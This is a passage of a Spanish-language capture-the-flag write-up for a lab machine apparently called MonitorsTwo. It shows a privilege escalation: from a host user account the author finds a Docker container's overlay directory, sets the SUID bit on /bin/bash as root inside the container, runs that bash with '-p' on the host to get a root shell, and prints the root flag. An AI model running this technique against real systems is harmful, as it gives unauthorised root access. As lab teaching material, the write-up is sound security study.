marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged
bin boot dev entrypoint.sh etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdf065e8bb83007effec/merged
bin boot dev docker-entrypoint-initdb.d entrypoint.sh etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
marcus@monitorstwo:~$
```

Para saber en que contenedor estoy, como root cree un archivo llamado reverse en el directorio /tmp y al listarlo desde la maquina host podemos ver que si se puede ver

```
marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/tmp
reverse
sess_0dfaa0241cc0aee2769a9a153665813 sess_3ac5a6c68c89dddf26064b15bb402d5 sess_922c27d45fbeb803df8569296436e28e sess_d0cec9bcd52548b9c4110369d6543ec
sess_680ce6cabd09ed6daa3aaa7a6de1d039 sess_932cadd07d9eff559215b2c9b36f0f79 sess_d1693541524af948304e89221558199d sess_d1693541524af948304e89221558199d
sess_0f0415186c5edf586bdac1cd125b01e sess_701eda14407b7f2e26718174061c94acc sess_9582eb210da90bb63a0be9c93fa64cb3 sess_d4332aef1b0c4ef8d21dce9e37983614 sess_d4332aef1b0c4ef8d21dce9e37983614
sess_1a48b91b9489e0fe16055015f1c2ffa0 sess_7800dea921a6492b54700bafcb810505 sess_97029d6df991fa9d547bd4a5441e2365 sess_d6b57fe1ca6bb425ac778af8bf1f32 sess_d6b57fe1ca6bb425ac778af8bf1f32
sess_246e20d03ca962eaa9062cdeb032667f sess_7aadcd45d1f7ee14af1c20522709316f9 sess_9adfcf86471473dc68852e6af6e648a9b sess_d7aa21f9dd57956f89b7660db82dbf38 sess_d7aa21f9dd57956f89b7660db82dbf38
sess_278bdac4d0b3b857ba49c338baddfdb32 sess_7b1e43b9736c24538a3eac122e021ecb sess_be835a5bae4876917fb9bedb48c21f21 sess_e7a47534806621f3c1ba9ea86a6ee4ed sess_e7a47534806621f3c1ba9ea86a6ee4ed
sess_2d82699fec75b07bca7de135c3bae91 sess_7b7545aaae921ccdc874c1393f52f835 sess_c3118eed211bfaabb630ebd4654df4ae sess_e8cefb2077ee3123270dd29d3b28380 sess_e8cefb2077ee3123270dd29d3b28380
sess_352e067dd06259a27ca0163816221c46 sess_7fbfee99c21714477c50f1c19cc07935 sess_c6fd4adac1e9b68d3c67941dd22a010d sess_ef358cfff5b434a43adfccfecf15c97b8 sess_ef358cfff5b434a43adfccfecf15c97b8
sess_363763d12ea65e0b8628011aea566c3 sess_886d8faecc1362870660f519cfc8eeec sess_ca913c06397cf47290d50f16bf187799 sess_f1ef0497bf65dc23e713746a8eb21a09 sess_f1ef0497bf65dc23e713746a8eb21a09
sess_364a48bb2e66bf8cd9a8b1159f4c4a30 sess_8b76945e4984bedd1b7b6ac430eb857 sess_cbfd26e4ad70f04a019bf9d72df1eb5c sess_cbfd26e4ad70f04a019bf9d72df1eb5c
```

Lo siguiente que hacemos es ver si podemos ejecutar los binarios que están en los contenedores y al parecer es posible, así que usaremos esto para elevar privilegios en la maquina host abusando de los permisos suid

```
File Edit View Search Terminal Help
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/usr/bin$ ./whoami
marcus
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/usr/bin$
```

Para hacerlo pongo el binario bin/bash desde el container como suid

```
Edit View Search Terminal Help
t@50bca5e748b0:/tmp# chmod u+s /bin/bash
t@50bca5e748b0:/tmp#
```

Y ahora lo busco en la maquina host y lo ejecuto y listo

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/bin$ ./bash -p
bash-5.1# whoami
root
bash-5.1#
```

Podemos obtener la flag de root.

```
File Edit View Search Terminal Help
bash-5.1# ls
cacti root.txt
bash-5.1# cat root.txt
f8bda4732e3ace1d98cd88f1a4f35f6a
bash-5.1# █
```